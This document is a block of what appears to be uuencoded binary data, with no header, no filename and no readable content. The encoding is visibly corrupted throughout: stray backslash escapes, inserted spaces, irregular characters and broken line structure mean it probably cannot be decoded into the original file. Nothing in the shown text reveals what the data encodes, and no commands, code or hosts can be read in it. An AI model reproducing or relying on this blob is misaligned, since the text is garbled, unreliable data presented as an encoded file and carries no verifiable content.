M[Y75.KS70QOT\_[619,WZQ.F5-</>'FT5M@A9A[X46P?LG='N8>N2]>H[LO7"
MW@?M%[8;V7CZF6SCP3X^=')A8\@FUA]DFQCV2:"3"KN\*; 'K],[8I8)\2.I6P
MI\A&Z+T9E(V^?5KH=, (^ (IM!7T!9K</[C-"9A(VC"]FL^A;\*:AW>9X/.+FP\*
MLKGTX]GF@GUNZ#S"YB.;7[ ^#;7[8%X'N\*Q-LD7T#]@6@7U1Z&+"=B);4F\_.
MJ&Q)V)>"+BWL6++E]-G8EH-]'%1Y85>2K:2OQ[82["M#5Q'V\$-GJ^F%LJ\.^
M!G1-8>^1K:-?IZS6X7U=Z'K"?'B/;4'^-;4/8-X)N+)\-?<@VT\_]DVP SVS;%
M"%N6;+0^;29EHV'?&KJ-L"W)MM=78=L>]AV@.PH[E&P7?1^V76#?%;J;L+/(

M]M008=L3]KV@>PN[A6P\_\_1EEM0[O^T,/\$/8FV<'Z#VP'PWX(]%!A/Y`=H4^2
M6=D1L!\)'2.LSQ"R8\_2EV8Z!\_5CH<<)F(SM1WXGM1-A/@IXL;&6RT\_2SV\$Z#
M\_73H&<\*V(3M;?XCM;-C/@9XK["BR"\_3/E=4ZO%\ (O4C8-627ZGU9E%T^V70
MRX4]27:50J"R6H?WJZ'7"/LWV?7ZELIJ'=YO@-XHK-D8LEOT\$Y35.KS?"KU-
MV`BR.\_4[V>Z\$2[H6&&+DMVK?\AV+^SW0>\7M@'90WI+5F4/P?XP)!%A^Y,]
MKL\_.]CCL3T"?%?82V3/Z^FS/P/XL)#EAUY\*]J!\_.]B+L+T%?%O8\6OZ]6RO
MP?XZ]'UAGY\*]K;\_.]C;L[T#?%3:N\*60?Z'^Q?0#[A]"/A\$U,]HD^739EG\#^
M\*?2?PN8F^TQ?E>TSV#'^?B%L#; \*O]'W9OH+]:^@WPK8F^UZ\_E.U[V'^`\_BCL
M&+)?&?9?H']5^AOPJXF^T/\_45FMP\_N?T+^\$W4\VKB%I]O];K<-[';3>\%]
[MA:S)4(:M"?9F:(NP[\C:#9W9VF'O@'8\*ZS&'K,<PFZT']EYHG['19(.&PVR#
ML('\`5\_8BF03&5ZP303[Q-!)A(TFF)S@SZ%L<MBG@\$XI[#R:0R%V\*:! ?01T
M6F&7D\$UO:,4V/>PS0&<4]@C9+(:);+/'/BMT-F&?D,UIV,4V)^QS0><6]@?9
M?(9';//!/C]T'6&36T^VL,&:4]G"L"\7538RF1+&'\*P+0'[DM"EA&U/MJRA
M'=NRL'\`27L)+(5#2\85H1])>C\*PFXC6\VP@6TUV%>'KB'?OV1K&VZPK0W[
M.M!UY?N7;'\#;[8-8-\ONI%\_UI#MJDA,I>R36'?#+JYL-G(MC)48]L\*]M'0
MK86-(MO.T[JM.]BWA^X@;%.RG0W+V':&?1?HKL(.)-O#<(YM#]CWA.XE[!RR
M?0V?V/:%?3\_H\_L+N(#O(D"RWLH-@/QAZB+!7R0XWE&4['/8CH\$<\*^YKL:\$,7
MMJ-A/P9ZK+!V6\A.,QA.P'V\$Z\$G"9N>[%3#\$\$;9383\>KJP9<C.,KQ45NOP
M?C;T'&&D9UO".11=C[L%T'O%+8\_V26&PFR7P'XI]#)A9Y%=:8AFNQ+VJZ!7
M"[N=[#K#]+;K8+\>>H.PE\AN-L2RW0S[+=!;A7U!=H?A#[8[8+\3>I>P3GO(
M[C'8\BJ[!\_9[H??)SPVR!PTYV1Z\$2'HP\ )6)7O,T)#M,=@?ASXA;#>RIPTC
MV9Z&\_1GHL\.)WO!L)'M!=A?A+XD7U^R5PTWV5Z%\_37HZ\_+U)7O+\$">?LK=@
M?QOZCGSOD[UO2,\_V/NP?0#\4UN\$(V<>&ZLIJ#?\_?\_T\$^%C23[MZ&\_LEK#\_3\_T
M<V%+D?W'L%Q9K>' '^\_JUL,W)OC.<5U9KN/^'\_B#L\$+\*?#9^5U1KN\_Z&\_"CN?
M['=#\OS\*?H?]'#^B?PNXA&\=83EFMP\_NXT#KC?^TMLD9C5[9&V)N@S<+^2]9F
MG,O6!GL[LLF-8OS-DW<C; -VP]T![A<U#-F#\AVT']D'H>,+6(YO0&"R@;\$+8
M)X).+&Q/LLF,1=@F@WURZ!3"3B6;VMA:6:W#^S30\$<)N)!MIG,PV\$O;IH3,(
M>XIL9N-NMIEAGP4ZJ[!/R.8P/F; ;\_8YH7,) ^Y-L7J.]H+)Y89\/.K^P\5TA
M6\B8BVTAV!>&+B)L=K+%C8W8%H=]">B2PM8A6\88P[8,[,M"EQ-V(-D\*QDUL
M\*\`^^(G0E82>3K6J\Q;8J[\*M!5Q=V/=E:QKB%\*T%^]K0=80]3+:^,0/;^K!O
M^-U0V.MDFQAKL&T^Z;0S83]BVQ+XP"V+6'? "CI:6\*L[9-L:5[!M"\_MVT.V%
MS42VD\_\$"VTZP[PS=1=@:9+L;O[#M#OL>T#V%[4>VCS%%867[P+XO=#]AIY`=
M:(QB.Q#V@Z`'"[N:[#]!C-;#8#\<>H2P>\F.,LYC.PKVHZ''''N'['CC,;;C
M83!\!>J\*PW\E.,;YB.P7V4Z&G"9O0\$[(SC?&\*#L3]K.@9PM;F.P\8U&V\V`\_
M'WJ!L,W)+C:V8;L8]DN@EPH[BNP\*XQ2V\*V"\_\$GJ5L"O)KC7N8;L6]NN@U\OO
M!;\*;C\$8;H+]9N@MPKX@N]WH\*\*KL=MCO@-XIOQ?( [C;F9KL;]GN@]PKK\8;L
M'6-CM@=@?Q#ZD+^IR1XUCF] [%/;'H(\+6X[L\*>-FMJ=@?QKZC+"=R)XWWF9[
M'O87H"\\*.YWL%:.NF+)'8'\5^IK\7B![TYB1[4W8WX^\*^+>P)LO>,-975&N[\_
MH1^(\^XCL'\!:RFH)\_03X0U^4+V+^-\*9;6&^W\_H9\F(OO2>%9K>' '^\_J5
ML\*7(OC5^559KN/^'?B)L--E/QI3%E?T\$^\_\07X0=1/9?8WEEM8;[?^@?PBXE
M^]O8G>UOV,<QA3NNZ;]V'UF#:3Y;`^R-T"9A;Y"UFHXKJW5X;X.V"\_LO69?I
MM;):A\_=N:(^PR?PAZS?%+Z&L'\_8!Z\*"P^<@F,!5CFP#V":\$3"5N%;%)36[9)
M89\,.KFP;<BF,DUEFPKVJ:'3"#N>;#K37K;I8!\)G5[8960SF9ZRS03[S-!9
MA#U^-KO)65+9[+##\9U3V.MD\YCRL,T#^[S0^81]3;:@J0G;@K'O!%U86',@
M9(N91K,M!OObT"6\$S4"VM&D+V]\*P+P=-5MA\*9,N;[K'M#\_L\*T!6%C29;Q:00
MI6P5V%>%KB;L0+(U39F4U3J\KP5=6]B99.N9:K&M!\_OZT`V\$W42VL6D0V\ :P
M;P+=5-@39%N85K%M'N6T\*V\$?4BVC>D2VS:P;PO=3EA=&, &O[FKZQ[0C[3M"=
MA0V0[69\*55K9;K#O#MU#V`BRO4T5V/;&?1\_HOL(6(#O`U\$-9K</[@="#Y.<5
MV:&F!6R'PGX8]'!ANY"-,9U@&P/[4="CA1U+=ISI#MQL!\//4'8-60GFQ\*4
M478R[\*=\3Q7V+>D9IN)L9!\^ )O0L89^2G6MJQW8N[.!=SQ?V&]E%IFG\*:AW>
M+X9>(JPK7L@N-^UCNQS\*Z!7"IN6[!K3GVS7P'XM]#IABY#=: '5578C[#=#!
M;Q:V!MEMIKQLM\%^\_0.87N0C34U91L+^]W0>X2=07:.\_:8RR6H?W!Z\'/KN6
M[!'35K9'8'\4^IBPY\B>--UE>Q+VIZ!/"\_N1[#F3H9RRYV!\_'OJ"L+;X(7O9
ME)GM9=A?@;XJ;'JR-TRUV=Z`\_4WH6\ )6('O7-%A9K>' '^\_J^L`W(/C\*M5E9K
MN/^'?BSL<+)\_FBXKJS7<\_T/\_+5]?LB],\_RJK--S\_0\C["&R;TRIH1]'\_NW
MT.\_DW\!D/YHJ\*JLUW/|#?Q;V%=EOII[\*:@WW\_]#?A34F"-E?IH7\*:@WW\_]!Q
MS/^U2<GJS2>5U3J\ -T`;A2U&UF)^JZS6X;T5VB9L#;).<\+RRCIA[X]V"]N6
MK,]<@JT/]G[H@+`#R<8WMV<;'\_8)H!,\*NY!L\$O-TMDE@GQ0ZF;`R:8T[V>;
M\$O:IH%,+^Y!L60-?;-/"AUTI+"&A"&;T>RNH&Q&V&>"SBQL,K+9S/G89H-]
M=N@<PN8GF]O<C&UNV.>!SBN?#;(%S&/9%H!)0>A"PO8@6]2\C6U1V!>#B[L
M/+\*ES/?8EH)]:>@RPNXA&V4V5E0V"O;EH2L(^YAL97,6MI5A7P6ZJK#?R-8P
MUV%;`\_8UH6L)ZTH4LG7-0Y35.KRO!UU?V`QD&YG7L&T\$^\;0380M3;:Y^0K;
MYK!O`=U2V`9D6YN\_LVT-^S;0;>6S0;:#.4TE930`OB-T)V\$GD.UJKL2V\*^R[
M07<7=B797N9>;'O!OC=T`V%/D.UO7L2V/^P'0`4]BW9(>93;(?'?BCT,&\$3
M)0[9D>9W;\$?"/@9ZE+`R(XU)ZJL[%C8CX,>+VQ-LI/,)=E.@OUDZ"G"=B\$[
MW=R![738SX">\*>QXLG/, ,Y35.KR?"SU/OKYD%YH/L%T(^T70BX4]1':9^6^V
MRV"\_`'J%L`\_(KC9[JB[B&O9KH-<\*JTL2LAO,^=EN@/U&Z\$W"IB6[U=R<[5;8
M;X/>+FPILKO,X]CN@GTL]&YA&Y/=9][.=A\_L]T,?\$+8?V</F^VP/P\_X(]%%A
MY,Y,]83955?8\$[\$]"GQ+V`-FYSYJQLS\+^'/1Y8>^0062NR\_82["]#7Y'O?;+7
MS4/97H?]'#>B;PCJ2TN]\_S6N5U1KN\_Z'O"9N5[\$/S566UAOM\_Z#^\$K4OVJ?F'

MLEK#\_3\_T7\ (. )?O<' %>P?P' ]4MCE9%^;\*RNK==S\_0[\5]@C9#^;>RFH-
M]\_\_0GX1]1/:K>;&R6L/]/\_2\_POXF^)-\6EFMX?X?^K>PB9.%K, [R7EFMPWL]
MM,' R7YN7K-F2N+JR9MA;H\*W"UB7KL)1BZX" ]\$]HE;&^R7DM' ME [8^Z#] PLXF
M&\RDVT\>, >' 3B#L;K\*)+0?9)H9] \$NBDDPMXCF\+RC&T\*V\*>\$3B6L/GG (1EB\
M-92-@'U:Z' 3"9B";P5) `6:W#^XS0F80M03:KI86R6H?WV:"S"]N(;" [+>+:Y
M8)\; .H^P@GFM^Q@FQ\_V!:' +^KN\$;!' +^ [9%8%\4NIBP^F6M) AK\*EL2] J6@
M2\O7EVPY2S:VY6'?!5U>V#@I0K:2I1 [ ;2K"O#%U%V+1DJUN&L:T.^QK0-84M
M2[:.99VR6H?W=: 'K"=N,; \$/+-;8-8= \ (NK&P\_<DVL\_QDVPVS:;%;"#N#;+0E
M;2UEHV'?&KJ-L%O (MK=48=L>]AV@.PI [@6P72Q^V76#?%;J;L"\_ ( )K0L8=L3
M]KV@>PMK2!FR\_2QGE-4ZO.\//4#8U&0' 6SZP' 0S [ (= !#A2U%=H0E26UE1\!^
M)' 2, L, W) CK&49CL&]F.AQPD [A.Q\$2R>V\$V\$\_"7JRL// (3K/, 8CL-)M.A9P@;
M2W:VY1#;V;"?'SU7V+MD%UB>\*ZMU>+\0>I&PG\@NM?CJ\*+L4]LN@EPOK346\_
M\_[445%;K\'XU]!IATY==;VFIK-;A\_0;HC?) [ @>P6RP1EM0 [OMT] O\$ [8^V9V6
MG6QWPGX7=\*RP?<GNM3QDNQ?V^Z#WR^' ] LH<LEKK\*'H+] 8>@CPNX@>]R2G>UQ
MV) ^\BGL);) G+/79GH' ]6>ASPXXB>] \$RG.U%V% ^"OBRL+77 (7K.L9WL-)M>A
M;P@;0?:VY3K;V [ "\_\WU7V\*)D'UA\*\* :LUW/]# /Q\*V' MDGEG3UE' T'^Z?0?PK;
MA>PS2U5EM8; [ ?^@7PHXB^K25UFMX?X?^HVP2\F^MRQ55FNX\_X?^\*.Q!LE\L
M9Y75&N[\_H;)\ ^Q?9'Y:/RFH-]\_\_0OX0UI@G9N-:D?]OM0 [O==!ZJW@VR] JL
M9=B:8&^M@A;FJS=VIFM'?8.:\*>PT60]UMEL/;#W0ON\$'44V:#W,-@C [ >-#Q
MA5U`-I'U!=M\$L\$,G438W6236\_T-E\$T.^Q30\*86]1C:-M1#;-+ "/@ \$XK [ &NR
MZ:VMV\*:'?0;HC,): (D (VBW4BVRPSPJ=3=@T9'-:=[ '-?M<T+F%+4\$VG\_41
MVWRPSP]=0-BF9'M;K0V5+0S [ (M!%A8TA6\\*:@VT)V)>\$+B7L>K)EK0W8EH5]
M.>@H84^1K6@=P;8B ["M!5Q;V%=EJU@ULJ\&^.G0-8;UI0 [:V]0;;VK"O`UU7
MV+QD&UA\_LVT`^X;0C82M0K:I-;\*1LDUAWPRZN;"MR;:R5F/;"O;1T\*V%'4"V
MG;4?VW:P;P\_=0=AI9#M;E [ 'M#/LNT%V%74VVA\_4<VQZP [PG=2]C]9/M:/ [ 'M
M"\_M^T/V%?41VD#598V4'P7XP]!A]>E"=KBU+-OAL!\!/5+83&1'6 [NP' 0W [
M,;:!CA:U%=H)U#ML)L)\ (4G8SF2G6H^PGOK [ :=#3Y>M+=I;UI;):A\_>SH>< (
MNXL?&N@B;+S8;\`>J&PE\DNL19FNP3V2Z&7"?L7V976:+8K8;\\*>K6PW\FN
MLTYBNP [VZZ\$W"!N, #-G-UEBFV&\_!7JKL#G) [K#^P78' ['=" [Q\*V\*MD]5EM3
M9??`?B\_T/F% [DCUHS<GV (.P/01\6=AS98] :&; (!\_CCT"6&7D#UM' <GV-.S/
M0)^5?S.006#=R/8" [" ]"7Q+V"MFKUIMLK\+^&O1U85^0066-TTS96 [ "\_#7U'
M6' OZD+UO3:^LUG#\_#\_U0?FZ0?6RMKJS6<\/\/\_538,F3\_MO975FNX\_X=^+FPG
MLO]8ERNK==S\_0[\6=C39=];SRFH-]\_\_0'^3?#&0\_6S\KJS7<\_T\_?%82V>\_6
MY,V5\_0 [ [ ' ]`\_Y>M+-HZMG+):A\_=QH74V\;V0 (62-MJYLC;'W09N%34 [69IO+
MU@9 [ . [1#V ()DW;:C;-VP]T! [A:U%-F# [AVT `]D'H>,)V)900%FRA;\$+8)X) .
M+.P\$LLEL1=@F@WURZ!3"KB\*;VM9:6:W#^S30\$< (> (!MIF\PV\$O;IH3, (>Y-L
M9MMNMIEAGP4ZJ [ "?R>:P/6;:\_8YH7/)9R-CR.:UV5LJFQ?V^:#S"UN.; "%;
M+K:%8%\8NHBP'<D6MS5B6QSV):!+"CN5;!E;#-LRL"\+74 [8 [60KV#:QK0# [
MBM"5A+U!MKJM#MNJL\*\&75W8MV1KV>\*V4K86 [ &M#UQ\$VF"EDZ]LRL\*T/^P;0
M#84M0+;)K0;;)K)O"MU,V#ID6]H&L&T)^U;0T<)V (]O6MH)M6]BW@VXO [\$RR
MG6P7V' : "?6?H+L+&DNUN^\*V.^Q [0/<4]@ [9/K84T<KV@7U?Z' ["?B4 [T!;%
M=B#L!T\$/%C9>YI`=9NO&=ACLAT./\$#8;V5&V>6Q'P7XT]!AA\*Y`=;SO&=CSL
M)T!/%+85V2FV5VRGP'XJ]#1A8\C.M,5KK>Q,V,^"GBWL!K+S;\$79SH/]?.@%
MPEXGN]C6ANUBV"^!7BKLVW17V\*:P70' [E="KA#5D"=FUMCULU)\ ^' ?1Z89.1
MW61 [PG83 [ #=#;Q&V,-GM-D<;9;##?@?T3F\$;DMUMR\UV-^SW0.\5=C#9` [ ;&
M;`\_`\_B#T (?G]2\_:H;13;H [ `\_!GU<V (MD3]DVLST%^]/09X1]3\_: \ [3;; \ [ "\_
M''U1V\$#6D+UBT [55]@KLKT)?\$S8/V9NVC&QOPOX6] &UAZY\*]9ZNIK-9P\_P\_]
M0-A^9/^P#516: [C\_AWXBOW\_)\_F5;J:S6<\/\/\_4S8K61?VBXJJS7<\_T\_.\$O8R
MV;>VK\IJ#?&\_T.^%?4 [VDRUE.V4\_P?XS]!A==E" ]E];>66UAOM\_Z!\_)B# [
MV] := [6\_8Q?`].ZY=;!MD#?;Y; `VP-T\*;A\*U)UFH\_KJS6X;T-VBYL3 [ (N^VME
MM0 [OW='>8>>1]=OCMU?6#\_L`=%#8 [603V (NQ30# [A-")A+U (-JF) +=NDL\$ \&
MG5S8=V13V:>R307 [U-!IA`UF#]ET]KULT\\$\^\$CJ]L)G)9K (\_99L) ]IFALPA;
MFFQVN [.#LMEAGP,ZI [ "-R.:QYV&;!\_9YH?,)VY=L07L3M@5A7PBZL+ `SR! :S
MVCV9;#/%H4L (NYEL?:L6MJ5A7P:ZK+!GR9:WWV%;'O85H"L\*^YIL%;N^H ()5
M8%\5NIJP\_APA6].>25FMP\_M:T+6%S4\*VGKT6VWJPKP\_=0-@HLHWM@]@VAGT3
MZ\*;"-B?;PKZ\*;008MX1N)6Q\_LFWLE]BV@7U;Z';"3B';T?Z-;4?8=X+N+.PZ
MLMWLJ3HIVPWVW:% ["'N4;&] [!;:]8= \ 'NJ^P]\D.L/=05NOP?B#T (&&\_D!UJ
M7\!V\*.R' 00\7UITS9&/L) ]C&P'X4] &CYF4-VG/T-VW&P'P \ ]0=A\*9"?; \$W16
M=C+LIT!/%;8KV1GVXFQGP'XF] "SYN4%VKKT=V [FPGP<]7]BM9! ?9IRFK=7B\_
M&'J)\_\$XAN]R^C^URV\*`^7BGL& [ )K [ '^R70/ [M=#KY.N; \*V0WVEU=E-T (^TW0
MFX5-2W;/2\_;;#?#KU#V%)D8^U-V<;" ?C?T'F';D]UO'Z.LUN' ] `>B#PHXC
M>^2^E>T1V!%&B;L4K (G [7?9GH3]\*>C3\KU/]IS=T%79< [ `#WU!V\*#=D+]LS
ML [T,^RO05X7]0?:&O3; & [ "7?9GH3]\*>C3\KU/]IS=T%79< [ `#WU!V\*#=D+]LS
ML<\/\/\_5C8:+)\_VB\KJS7<\_T/\_>QHLB\_L\_RJK==S\_0\C [#\*R;^RINRG [!O9O
MH=)NX\_L1WM%9;6&^W\_HS\)>)?O-WE-9K>' ^'\_J [L\*\_ (\_K (O5%9KN/^'CN,0
M\_T9\*GI#5.TXJJW5X;X`V"IN4K,7Q5EFMPWLKMSW8G&2=CH3=E77"W@7M%K82
M69^C!%L? [ /W0`6\$ [DHWO:, \V/NP30"<4=AC9) ( [I;)/`/BET,F'GD4WIV, \V
M)>Q30:<6]@C9M (Z\_V\*:%?3KH2&'OD\WH</=0-B/L,T%G%O8GV6R.?&RSP3X [
M=` [Y;.0-V=R.9FQSPSX=%YA<Y,MX!C+M@#L" T (7\$K8ZV:\*. ;6R+PKX8=' %A
MVY\$MY;C' MA3L2T.7\$78 (V2B'L:>R4; `O#UU!V-ED\*SNRL\*T,^RK0587=0K:&

MHP [ ; &K"O"5U+V--DZSJ&\*MU>%\NKZPS\DV<JQAVPCVC: & ; " &O (% [+-' 5?8  
M-H=] '^B6PJ8@V]KQG6UKV+>! ; BML\$; (= ' &EZ\*=L!]AVA.PG;E&Q71R6V76'?  
M#;J[\_P@V\O1BVTOV/>&[B.?'#;+]'8O8]H?]'\.B!PNXG.\1QBNT0V\^%'B;L  
M0 [(C'>\_8CH1)#/0H83^0'>M(U%O9L;'?!SU>6%O^D)WD\*,EV\$NPGOT\1-B79  
MZ8X.;\*?#?@;T3&&+D9WCF\*&LUN']7.AYPK8FN]!Q@.U"V"^^7BQL#-EECK\_9  
M+H/]<N@5\KU/=K7#TT?9U;!?`[U6V'MD-SCRL]T`^XW0FX3]2G:KHS;K;#?  
M!KU=V\$"!D-WE&,=V%QCH7?+]R\_9?8[M;/?!?'C\_T'6';D#WLN,\_V,.R/0!^5  
MKQ'9\$PY37V5/P/XD]"EAEY,]Z\C\*"BSLST&?%W8OV4N.NFPOP?XR]!5AKY\*]  
M[AC\*]CKL;T#?%/8EV3N.M<IJ'=[?A;XG;)R"(?00<559K>'^^\_H/8>.3?>KX  
MH:S6</\/\_9>PV<D^=T3T4\_8Y[%]'OQ2V/-G7CLK\*:@WW\_]!OA6U!]H.CM():  
MP\_T\_] "=A>Y']ZEBLK-9P\_P\_]K[#CR/YTG%96:[C\_A\_XM["\*R.N=[9;4.[\_70  
M!J=X)LF:G8G[\*VN&O07:\*NQ-L@YG\*;8.V#NA7<\*^ (NMU=F3KA;T/VB)LW\$ (A  
M&\YDVT\>, >'3B!L4K\*)G0?9)H9]\$NBDPA8DF\+YC&T\*V\*>\$3B5L=; (13N\  
M92-@GQ8ZG;#19#,X"RBK=7B?S3J3L'/(9G6V4%;K\#X;='9AIY#-Y1S/-A?L  
M<T/G\$785V?S.'6SSP[X'=\$'Y3] (MXGS'M@CLBT(7\$\_82V9).\T!E2\^%`1I  
M89^3+>?,QK8[\*.@R\MGLG#(5G+68UL)]I6AJP@;)%O=.8QM==C7@\*XI;"39  
M.LYURFH=WM>%KB=L8;(-G=?8-H1)(^C&PE8CV\SVDVTSV#>' ;B&?9[+1SK2#  
ME(V&?6OH-L+V(=O>685M>)]AW@.XH[%BR79Q]V':!?'5?H;L\*N)MO3N81M3]CW  
M@NXM['ZR\_9QGE-4ZO.\//4#8VV0'.S^P'0S[(!#A7U)=H0SR6!E1\!^)'2,  
ML'&\*A.P89VVFV8V'\_%GJ<L'&R\$YV=V\$Z\$\_23HR<)F(#O-.8OM--A/AYXA;"&R  
MLYV'V,Z&\_1SHN<)6);O^5Q9K</[A="+A.U\$=JG3-T39I;?!?KU<V!%D5SD+  
M\*JMU>+>:\>HVP\BN=[945NOP?@/T1F'WD=WBG\*"LUN']5NAMPMX@N].YD^U.  
MV.^^CA7V`F]SH=L)\)^^\_1^8=U%0\_:0TS)4V4.P/PQ]1-A<9(\[L[,]#OL3  
MT">%K4/VC+,^VS.P/PM]3M@8LA=>P]E>A/TEZ,O"KB-[S;F>[3787X>^(5\C  
MLK>=U]G>AOT=Z+OR-2+[P/F+[0/8/X1^)\*RK6,@^<:8;INP3V#^%\_E.^1F2?  
M.:LJJS<\_T.\_\$+8NV5?.OLIJ#??\_T&^\$[47V07.ILEK#\_3\_T1V&GD?WB/\*NL  
MUG#\_#\_U-V&UD?S@\_\*JLUW']#\_Q+V'MFXKJ3#\_V^U#N]UT'J7N"4F:W\*586N"  
MO1G:(JRO>,C:79W9VF'0@'8\*FYNLQS6;K0?V7FB?L+7)!EV'V09A'P\ZOK`=  
MR"9RO6";"/:)H9,(&T,VN<L\_0MGDL\$!\G5+8)633N`JQ30/[".BTPNXBF][5  
MBFUZV&>`SBCL);)97!/99H%]5NALPCXGF].UBVU.V.>"SBULG!(AF\\_UB&T^  
MV.>'+B!L8K\*%7=:1RA:&?1'HHL+F(UO"E8-M"=B7A"XE;\$VR95T-V):%?3GH  
M\*/E<D:WH&L&V(NPK05>6SQ79:JX-\*O!OCIT#?E<D:WMNL&V-NSK0-<5=C\_9  
M!J[?;!O`OB%T(V%ODVWJBHQ1MBGLFT\$W%\_8=V5:N:FQ;P3X:NK6P@9(AV\[5  
M<CVT[V+>][B'\_<\AV=BUCVQGV7:"["EN];'\_7.;8]8-\3NI>P[<GV=7UBVQ?V  
M\_:#[["SN%["!7LE' \*#H+]8.@APFX@.]Q5ENUPV(^`'BGL";\*C75W8CH;]&.BQ  
MPCXE.\\$UA^T\$V\$^\$GB3L=[)374?83H7]-.CIPL8K1;\_\_=;U45NOP?C;T'&&S  
MD)WO"HQ6=C[L%T^AN+8<V26NPF7P'XI]#)A&Y--Z8IFNQ+VJZ!7"]N3[#K7  
M)+;K8+>>H.PX\O=L6RW0S[+!=;A9U/=H?K#[8[8+\3>I>P6\CN<=G&\*+L'  
M]GNA]PE[F.Q!5TZV!V%"/JPL+?('G,U9'L,]L>A3PC[C.QIUTBVIV%\_!OJL  
ML%\_)7G!M9'L!]A>A+PGK+!VR5UTWV5Z%\_37HZ\\*F(GO+%6>LLK=@?QOZCK`Y  
MR-YWI6=['\_8/H!\\*6X+L8U=UMH]A\_P3ZJ;'UR/[MZJ^LUG#\_#\_U<V\*YD\_W\$M  
M5U9KN/^^?BWL4K+O7.>5U1KN\_Z\$\_"!M+]K/KL():P\_T\_]??YMQG9[Z[DXY3]  
M#OL?T#\_E,TDVCKN<LEJ']W&A=>[\_VE]DC>ZN;(VP-T&;A?65"5F;>RY;&^SM  
MT`YA(\FZW4?9NF'0@?8\*6Y)LP/T/VP#L@]#QA&U(-J\$[.%[9A+!/!)U8V"YD  
MD[F+L\$T&^^^30\*82-(9O:W5I9K<[/--'1PJXB&^F>S#82]NFA,PB[EVQF]VZV  
MF6&?!3JKL!?(YG'\_9IL#]CFA<PG[A&Q>MWV"LGEAGP\ZO["?R19RYV);"/:%  
MH8L(ZR@;LL7=C=@6AWT)Z)+"IB1;QAW#M@SLRT\*7\$S87V0KN36PKP+XB="5A  
MH\A6==]B6Q7VU:"K"]N";"UWW(G\*UH)];>@ZPO8D6]^=@6U]V#>`;BCL&+)-  
MW#78-H%]4^AFPBXBV](@&U+V+>"CA9V/]FV[A5LV\\*^^71[81^3[>2^P+83  
M[#M#=#Q'V&]GN[B]LN\)!W1/^3E9+F3[N%- ,4K8/[ /M"]Q,V\*]F![BBV`V\$\_  
M"']JPL&7(#G-W8SL,]L.A1PC;F.PH]SRVHV'\_&GJ,L#W(CG<?8SL>]A.@)PH[  
MCNP4]RNV4V'\_%7J:L'O)SG3'FZSL3-C/@IXM[#:R\]Q%V<Z#\_7SH!<\*>(K08  
MW8;M8M@O@5XJ[)]D5[BGL%T!^Y70JX35187L60<>MFMAOPYZO;!!LIO<3]AN  
M@OUFZ"WRLX[L=K=CBK+;8;\#>J>P-<CN=N=FNQOV>Z#WRL\ZL@?<C=D>@/U!  
MZ\$/"#B#[U#V\*[5'8'X,^+NP:LJ?<F]F>@OUIZ#/"7B#[WGV;[7G87X"^^.P+  
MLE?<NJG\*7H']5>AKPCK+A^Q=-T:V-V%\_"\_JVL)G)WG/79'L/]O>A'PA;B>P?  
M[H'\*:AW>/X9^(FPTV;<\_\*Y75&N[\_H9\).Y+L2\_=%9;6&^W\_H5\_+[B.Q;]U=E  
MM8;[?^CWPL:2>1..4W93[#\_#/U%V%MD\_W675U9KN/^^\_B'L:[\*\_W=W9\_H9]  
M'\$^XXWK\$YT:%D#5XYK,UP-X(1(V'EFKY[BR6H?W-FB[L])%D79[7RFH=WKNA  
M/<(6(>OWQ)^NK!\\_V>B@L'7)O`48YL`@FA\$PG;C6Q23UNV26&?##JYL&/)  
MIO),99L\*)JFATPB[E&PZSUZVZ6'?9U>V)UD,WF>LLT\$^S0680]OS:[QSE#  
MV>RPSF&=4]CG9-X\K#-'\_N\T/F\$M50,V8\*>)FP+PKX0=&%ADY(MYAG-MACL  
MBT.7\$+8PV=\*+>+6Q+P[X,=%EA:Y\$M[G#MCSL\*T!7%+8CV2H>\_4QEJ\^^\*GOU  
M88>2K>G)I\*S6X7TMZ-K"+B!;SU.+;3W8UX=N(.QNLHT]@]@VAGT3Z\*;"7B?;  
MPK.\*;008MX1N)>P[LFT\E]BV@7U;Z';".BJ%;\$?/-[8=8=)\NK.PZ<AV\Z2:  
MI6PWV'>'[B\$\_K\CV]E1@VQOV?:#[["MN<[ '!/#V6U#N\`0@2MC?9H9X%;(?"  
M?ACT<&\$GDXXQG&`;'\_M1T\*.%W41VG.<-VW&P'P\]0=B39"=[LQ6=C+LIT!/M  
M?81V1F>XFQGP'XF]"QAOY"=ZVG'=B[LYT'/%]9=F7[\_ZYFFK-;A\_6+H)<)F  
M)KO<LX\_M<MBO@%XI;'&R:SQ\_LET#^[70ZX2M27:CQS5'V8VPWP2]67X/DMWF  
MR<MV&^RW0^0=C396\$]3MK&PWPV]1]@E9/[QBBK=7A\_`/J@L'O('O%L97L\$

M]D>ACPE[E>Q]SUVV)V%\_"OJT?\*[(GO,8YBI[#0;GH2\F[A\*R%[V9&9[&?97  
MH\*^\*6XSL#4]MMC=@?Q/ZEK'MR-[U#&9[%\_;WH.\+.Y[L(\)JMH]@\_P?T8V\$W  
MD/W3<UE9K>'^^'\_IO82^1?>'Y5UFMX?X?^A]AWY!]XTD]3]DWL'\+\_4Y89]60  
M->BIJ\*S6</\/\_5G8U&2->7HJJS7<\_T\_E)\I9']Y%BJK==S\_0\?QBCL9LGKO  
M266U#N\~T\$9AVY&U>-JJKW5X;X6V'3N\$K-.;<+ZR3MB[H-W"SB/K\Y9@ZX.]  
M'SH@;"S9^- [V;./#/@%T0F&ODTWBG<XV">R30B<3]BW9E-[];%/"/A5T:F\$=  
MU4(VK?<OMFEAGPXZ4MAL9#-ZW0N4S0C[3-"9A:U%-ILW']MLL,\.G4/8?F1S  
M>YNQS0W[/-!YA9U)MH!W+-L"L"\(74C8]62+>K>Q+0K[8M#%A3U+MI3W'MM2  
ML"\-74;8^V2CO,:%RD;!OCQT!6'?D:WLS<\*V,NRK0%<5UE8]9&MXZ["M'?N:  
MT+6\$C2!;USM\$6:W#^WK0]86M3K:1=PW;1K!O#-U\$V%YDFWNOL&T.^Q;0+86=  
M2K:U]SO;UK!O`]U6V(UD.WC3+%\*V`^P[0G<2]@S9KMY\*+O"OAMT=V'\_(=O+  
MVXMM+]CWANXCK+=&R/;W+F+;'\_8#H`<\*FX\_L\$. \IMD-@/Q1ZF+#UR([TOF,[  
M\$O8QT\*.\$[49VK#?18F7'PGX<]'AAQY="Y"W)=A+L)T-/781V>G>#FRGPWX&  
M]\$QA3Y&=XYVAK-;A\_5SH><(^)[O0>X#M0M@O@EXLK+EFR"[S\_LUV&>R70Z\0  
M-B79U5[//\$F57PWX-]%IA\*Y/=X,W/=@/L-T)O\$K8-V:W>YFRWPGX;]'9AQY/=  
MY1W'=A?L8Z%W"[N9[# [O=K;[8+\?^H!\\_Y() [+W/]C#LCT'?%?83V1->TU)E  
